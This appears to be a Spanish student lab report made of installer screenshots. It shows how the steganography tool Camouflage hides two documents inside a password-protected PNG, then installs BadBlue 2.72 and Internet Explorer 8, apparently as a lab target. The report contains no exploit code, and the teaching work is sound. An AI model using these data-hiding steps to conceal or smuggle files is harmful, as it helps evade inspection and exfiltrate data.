


Ilustración 11 INSTALACIÓN DE CAMOUFLAGE



3.5 Selección de la Carpeta de Programa

En el proceso de instalación se le solicita al usuario que elija el nombre de la carpeta para los accesos directos en el menú de Inicio de Windows. Para este caso el usuario acepta el nombre por defecto, **Camouflage**, y procede haciendo clic en **Next** o Siguiente.




Ilustración 12 Selección de la Carpeta de Programa

3.6 Confirmación de Configuración y Comienzo de Copia

Se revisa la configuración actual de la instalación, que incluye el **Directorio de Destino** (C:\Archivos de programa\Camouflage). El usuario confirma que está satisfecho con los ajustes y hace clic en **Next** o Siguiente para iniciar la copia de los archivos del programa.




Ilustración 13 Confirmación de Configuración y Comienzo de Copia

3.7 Instalación Finalizada

Durante el paso nos indica que debemos confirma que la instalación de Camouflage ha terminado. se hace clic en **Finish** para cerrar el asistente lo cual reiniciara la máquina.




Ilustración 14 Instalación Finalizada

Durante este paso Identificamos el peso del archivo en el que se camuflara.




Ilustración 15 Archivo raíz

3.8 Definición de Archivos Secretos

Aquí se utiliza la interfaz de Camouflage para seleccionar los **archivos que serán ocultados** dentro del archivo portador. Se han elegido dos documentos: **jwor.docx** (12 KB) y **jwor.pdf** (39 KB). Se pulsa **"Next"** (Siguiente) para elegir el disfraz.




Ilustración 16 Definición de Archivos Secretos

3.9 Selección del Archivo Portador (Disfraz)

Para este paso se realizó la exploración de los archivos y se abre para que el usuario elija un archivo (generalmente una imagen o audio) que actuará como **contenedor**. El

usuario selecciona el archivo **p2 e** (un archivo PNG, como se verá después) ubicado en el Escritorio. Se pulsa "Abrir".




Ilustración 17 Selección del Archivo Portador (Disfraz)

3.10 Confirmación del Contenedor de Camuflaje

Como se evidencia el programa confirma que la imagen seleccionada, C:\...\p2 e.png, será utilizada como el archivo anfitrión o el resultado final. Se pulsa ("Next" o Siguiente) para definir la seguridad.




Ilustración 18Confirmación del Contenedor de Camuflaje

3.11 Aplicación de Contraseña de Seguridad

Se ingresa y se verifica una **contraseña** oculta por asteriscos para cifrar los archivos ocultos. Esta contraseña es esencial para la posterior extracción segura de los documentos. Se pulsa **Finish** para ejecutar el proceso de esteganografía.




Ilustración 19 Aplicación de Contraseña de Seguridad

3.12 Comparación de Propiedades del Archivo

Una vez le di contraseña al documento me muestra la comparación lado a lado de las **Propiedades** del archivo `p2-e` (Imagen PNG). La **diferencia en el tamaño del archivo** (de 1.02 MB a 992 KB) verifica que el proceso de **camuflaje** ha alterado la estructura del archivo PNG original para incrustar los datos secretos.




Ilustración 20 Comparación de Propiedades del Archivo

4. Capítulo 2

4.1 Instalación De BadBlue

En el paso se muestra la pantalla de bienvenida del asistente de instalación (setup wizard) de BadBlue Personal Edition 2.72. Es una captura típica de un instalador sobre una interfaz gráfica antigua (apariencia de Windows XP). El propósito de la imagen es presentar al usuario la primera pantalla del instalador, con instrucciones breves y los botones para **Next** o cancelar la instalación. Le da en **Next**




Ilustración 21 Instalación

4.2 Seleccionar carpeta de instalación

Este paso me indica la carpeta destino donde se instalará BadBlue (p. ej. C:\Archivos de programa\BadBlue\PE), así como el espacio requerido y disponible. Acción típica: revisar/aceptar la ruta o cambiarla antes de continuar.




Ilustración 22 Seleccionar carpeta de instalación

4.3 Finalización del asistente de instalación

Aquí se pude evidenciar que me arrojo un mensaje que confirma que BadBlue se instaló correctamente y ofrece la opción de ejecutarlo inmediatamente (casilla marcada). Acción típica: pulsar **Finish** para cerrar el instalador y, si se desea, arrancar la aplicación.




Ilustración 23 Finalización del asistente de instalación

4.4 Inicio del instalador de Internet Explorer 8

Durante e proceses me mostró la pantalla introductoria del instalador de IE8 con recomendaciones (guardar documentos, cerrar programas) y opción sobre enviar datos de uso. Acción: elegir si participar y avanzar al siguiente paso.

Ilustración 24 Inicio del instalador de Internet Explorer 8

4.5 Términos de la licencia (EULA) de Internet Explorer

Aquí me presento el texto del acuerdo de licencia para leer y aceptar; botones para aceptar o no aceptar. Acción: revisar los términos y pulsar **Acepto** para continuar con la instalación.




Ilustración 25 Términos de la licencia (EULA) de Internet Explorer

4.6 Progreso de la instalación de Internet Explorer 8

Barra de progreso y lista de etapas (descargando, comprobando, instalando, finalizando). Indica qué componentes se están instalando. Acción: esperar a que termine y no apagar la máquina.

Ilustración 26 Progreso de la instalación de Internet Explorer 8

4.7 Instalación completada de Internet Explorer 8

Mensaje que indica que la instalación finalizó y sugiere reiniciar el equipo para aplicar actualizaciones; botones para reiniciar ahora o más tarde. Acción recomendada: reiniciar para completar la instalación y asegurar que los cambios se apliquen.

